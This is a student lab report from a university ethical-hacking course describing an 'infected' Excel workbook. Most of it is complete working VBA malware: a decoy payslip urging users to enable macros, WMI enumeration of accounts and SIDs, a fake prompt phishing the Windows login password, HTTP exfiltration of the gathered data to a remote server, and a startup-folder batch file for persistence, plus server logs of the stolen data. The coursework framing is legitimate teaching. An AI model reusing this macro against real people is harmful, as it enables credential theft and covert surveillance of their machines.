Report

DV2630 Penetration Testing and Ethical Hacking, 7,5 credits
V24 lp34

Lab 4 – Infected file

by

Alexander Bianca Tofer

Department of Computer Science

Blekinge Institute of Technology
371 79 Karlskrona, Sweden

Supervisor: Dr. Anders Carlsson

Contents

1. Complete Status

Assignment	Status	Tools used
Task 1: Data gathering	√	excel, vba
Task 2: Transfer data to remote location	√	http

2. Task 1: Data gathering using VBA

```
Target:
OS:     Windows 7 Pro (Build 7601: SP1)
App:    MS Office Pro 2010 (32-bit)
```

The first step to executing VBA[1] on the target machine involves tricking the user on clicking enable content in Excel to enable the code to run on the machine. *Figure 1: Trying to get the user to click enable content in excel to active the macros to be run.* It's possible to make Excel run macros directly on office startup which could execute the code directly when the file is opened, but this will often get flagged by anti virus programs so for this example a button was created which run the code when user clicks on the button in the file.

Macros will then execute to get more data about the users available on the system using the `wmi`[2] service and looping through all the user accounts. Using `Environ` variables more data can also be extracted such as host name, user paths and system information. This data is stored in variables created in VBA and will be sent to a remote host after all the gathering is completed. *Figure 2: Creating the sub routines for gathering data of the computer and using HTTP to send of the data after.*

The first time the code is run a input box will ask the user for a password to see the data in the file, hopefully getting the user to expose the logon password for the computer.

```
userPass = InputBox("Enter your computer login password for see
the secret data:", "Please enter your computer password first!")
```

In order to achieve further persistence on the target system a file is create in windows startup folder to be run every time windows is starting up. The file will launch excel directly and execute the macros, causing data to be sent to the remote server each time the system is started. *Figure 3: Creating a bat file in windows startup will cause the file to run each time windows is started using a vbs script in the temp folder.*

[1] Visual Basic for Applications can be used to prepare malicious code inside office documents

[2] Get Windows System Information via WMI Command-line (WMIC) https://www.lisenet.com/2014/get-windows-system-information-via-wmi-command-line-wmic/

3. Task 2: Transfer data with HTTP

```
Remote Host:
IP:     192.168.2.5
```


A subroutine is created to sending the data gathered to a remote web server using `HTTP GET`. The `url` for the server can be changed if needed by editing the `url` variable. Data is then sent in 3 steps to the server directly encoded in the url and can be seen by checking the web server logs.

Data sent from the file to remote server.	
1	Users and SID gathered from wmi.
2	Computer information from environ and IP address from wmi.
3	First time running the password the user entered in the text box.

Figure 4: Receiving the data on the web server and using URL decode to get the clear text data.

– Thanks for reading this report.

I. Screenshots




Security Warning Macros have been disabled.

Warning ! Please click (Enable Content) and then log in for this document to view data!

CONFIDENTIAL

Click here to login and

Figure 1: Trying to get the user to click enable content in excel to active the macros to be run.




EMPLOYEE ID	***
REPORTING PERIOD	***
PAY DATE	***

	DEDUCTIONS	
	CURRENT	YTD
FEDERAL TAX		
STATE TAX		
SOCIAL SECURITY TAX		
OTHER		


```
' For course DV2630 @ BTH.se
'
' This will retrive some system information and send it to a web server (Url) using GET
'
Dim userData As String
Dim systData As String
Dim userPass As String

Sub Button1_Click()

    ' Get users on the systmet
    Call GetUsers
    Call SendDataWithHTTP(userData)

    ' See some system inforation
    Call GetSysInfo
    Call SendDataWithHTTP(systData)

    ' Set the path for the batch file
    batFilePath = Environ("APPDATA") & "\Microsoft\Windows\Start Menu\Programs\Startup\E

    ' If file exsits skip asking for password and creating a bat file
    If Dir(batFilePath) <> "" Then
        Exit Sub
    End If

    ' Else we create a persitant file
    Call StartupFile

    ' See if user enters password and send it with http
    userPass = InputBox("Enter your computer login password for see the secret data:", "
    userPass = "User provided pass:" & userPass
    Call SendDataWithHTTP(userPass)


End Sub

Sub GetUsers()
    Dim objWMIService As Object
    Dim colItems As Object
    Dim objItem As Object

    'Clear any old data
    userData = ""

    On Error Resume Next

    ' connect wmi services
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    If Err.Number <> 0 Then
        'MsgBox "Failed to connect to WMI. Please ensure WMI service is running."
        Exit Sub
    End If

    ' get the users on the machine
    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_UserAccount WHERE LocalA
    If colItems.Count = 0 Then
        'MsgBox "No user accounts found."
        Exit Sub
    End If
```

Figure 2: Creating the sub routines for gathering data of the computer and using HTTP to send of the data after.



```
@echo off
runas /user:admin "cmd /c start excel.exe "C:\Users\admin\Desktop\Data-infected.xlsm"
timeout /t 2
rem Create a VBScript file to run the macro
echo Set objExcel = CreateObject("Excel.Application") > C:\Users\admin\AppData\Local\Temp\temp.vb
echo objExcel.Visible = True >> C:\Users\admin\AppData\Local\Temp\temp.vbs
echo objExcel.Workbooks.Open "C:\Users\admin\Desktop\Data-infected.xlsm" >> C:\Users\admin\AppDat
echo objExcel.Run "Button1_Click" >> C:\Users\admin\AppData\Local\Temp\temp.vbs
echo objExcel.Quit >> C:\Users\admin\AppData\Local\Temp\temp.vbs
cscript //nologo C:\Users\admin\AppData\Local\Temp\temp.vbs
timeout /t 2
taskkill /f /im excel.exe
```

Figure 3: Creating a bat file in windows startup will cause the file to run each time windows is started using a vbs script in the temp folder.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
403 Bypasser
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
python3 -m http.server 443
File Actions Edit View Help
python3 -m http.server 443 ×
kali@kali:~ ×

```
Data\\Local\\Temp--Operating%20System:Windows_NT--Excel%20Version:14.0--Total%20Physical%20Memory:%203757629440%20bytes--IP%20Address:%2010.0.6.8--
```

```
Username: admin--Computer Name:ADMIN-PC--User Profile:C:\\Users\\admin--Temporary Directory:C:\\Users\\admin\\AppData\\Local\\Temp--Operating System:Windows_N
```

```
› python3 -m http.server 443
erving HTTP on 0.0.0.0 port 443 (http://0.0.0.0:443/) ...
10.0.6.8 - - [07/Apr/2024 16:32:45] "GET /?data=User%20provided%20pass:my_super_secret_pass HTTP/1.1" 200 -
10.0.6.8 - - [07/Apr/2024 16:32:45] "GET /?data=User:%20admin%20%20Full%20Name:%20%20%20SID:%20S-1-5-21-2232868925-370011372-189774790
5-1000User:%20Administrator%20%20Full%20Name:%20%20%20SID:%20S-1-5-21-2232868925-370011372-1897747906-500User:%20Guest%20%20Full%20Nam
e:%20%20%20SID:%20S-1-5-21-2232868925-370011372-1897747906-501User:%20HomeGroupUser$%20%20Full%20Name:%20HomeGroupUser$%20%20SID:%20S-
1-5-21-2232868925-370011372-1897747906-1002 HTTP/1.1" 200 -
10.0.6.8 - - [07/Apr/2024 16:32:45] "GET /?data=Username:%20admin--Computer%20Name:ADMIN-PC--User%20Profile:C:\\Users\\admin--Temporar
y%20Directory:C:\\Users\\admin\\AppData\\Local\\Temp--Operating%20System:Windows_NT--Excel%20Version:14.0--Total%20Physical%20Memory:%
203757629440%20bytes--IP%20Address:%2010.0.6.8-- HTTP/1.1" 200 -
_
```

Figure 4: Receiving the data on the web server and using URL decode to get the clear text data.

II. Code

GetUsers

```
 Dim objWMIService As Object
    Dim colItems As Object
    Dim objItem As Object

    'Clear any old data
    userData = ""

    On Error Resume Next

    ' connect wmi services
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    If Err.Number <> 0 Then
        'MsgBox "Failed to connect to WMI. Please ensure WMI service is
running."
        Exit Sub
    End If

    ' get the users on the machine
    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_UserAccount
WHERE LocalAccount=True")
    If colItems.Count = 0 Then
        'MsgBox "No user accounts found."
        Exit Sub
    End If

    ' get each user data
    For Each objItem In colItems
        userData = userData & "User: " & objItem.Name & vbNewLine & _
                   "  Full Name: " & objItem.FullName & vbNewLine & _
                   "  SID: " & objItem.SID & vbNewLine & vbNewLine
    Next



    Set objWMIService = Nothing 'Destroy the Object to clear Memory
```

GetSysInfo

```
Dim objWMIService As Object
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")

    Dim colItems As Object
    Dim objItem As Object

    systData = ""

    ' Get Environ information
    systData = systData & "Username: " & Environ("USERNAME") & "--" & vbCrLf & _
               "Computer Name:" & Environ("COMPUTERNAME") & "--" & vbCrLf & _
               "User Profile:" & Environ("USERPROFILE") & "--" & vbCrLf & _
               "Temporary Directory:" & Environ("TEMP") & "--" & vbCrLf & _
               "Operating System:" & Environ("OS") & "--" & vbCrLf & _
               "Excel Version:" & Application.Version & "--" & vbCrLf



    ' Get memory using WMI
    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_ComputerSystem")
    For Each objItem In colItems
        systData = systData & "Total Physical Memory: " & objItem.TotalPhysicalMemory & "
bytes" & "--" & vbCrLf
    Next

    ' Get IP using WMI
    Set colItems = objWMIService.ExecQuery("SELECT * FROM
Win32_NetworkAdapterConfiguration WHERE IPEnabled = True")
    For Each objItem In colItems
        If Not IsNull(objItem.IPAddress) Then
            systData = systData & "IP Address: " & objItem.IPAddress(0) & "--" & vbCrLf
        End If
    Next



    Set objItem = Nothing
```

SendDataWithHTTP

```
' Send data to web server

    On Error Resume Next

    Dim objHTTP As Object
    Set objHTTP = CreateObject("MSXML2.XMLHTTP")
    Dim Url As String

    ' URL to get the data sent
    Url = "http://192.168.2.5/?d=" & data

    ' Send data using GET method
    objHTTP.Open "GET", Url, False
    objHTTP.send

    ' If error happend
    If objHTTP.Status = 200 Then
        ' MsgBox "Data sent successfully." & data & vbCrLf
    Else
        MsgBox "Please connect to the INTERNET to get the secret data.", vbInformation
    End If

    Set objHTTP = Nothing
```

StartupFile

```
    Dim batFilePath As String
    Dim batFileContent As String
    Dim vbsFilePath As String
    Dim vbsFileContent As String
    Dim filePath As String

    ' save the bat file to startup
    batFilePath = Environ("APPDATA") & "\Microsoft\Windows\Start Menu\Programs\Startup\
Exv.bat"

    ' path to save vbs file
    vbsFilePath = Environ("TEMP") & "\temp.vbs"

    ' get work path
    filePath = ThisWorkbook.FullName

    ' write this to the bat file
    batFileContent = "@echo off" & vbCrLf & _
                     "runas /user:admin ""cmd /c start excel.exe """ & filePath & """" &
vbCrLf & _
                     "timeout /t 2" & vbCrLf & _
                     "rem Create a VBScript file to run the macro" & vbCrLf & _
                     "echo Set objExcel = CreateObject(""Excel.Application"") > " &
vbsFilePath & vbCrLf & _
                     "echo objExcel.Visible = True >> " & vbsFilePath & vbCrLf & _
                     "echo objExcel.Workbooks.Open """ & filePath & """ >> " &
vbsFilePath & vbCrLf & _
                     "echo objExcel.Run ""Button1_Click"" >> " & vbsFilePath & vbCrLf & _
                     "echo objExcel.Quit >> " & vbsFilePath & vbCrLf & _
                     "cscript //nologo " & vbsFilePath & vbCrLf & _
                     "timeout /t 2" & vbCrLf & _
                     "taskkill /f /im excel.exe"

    ' finish the file
    Open batFilePath For Output As #1
    Print #1, batFileContent
    Close #1
```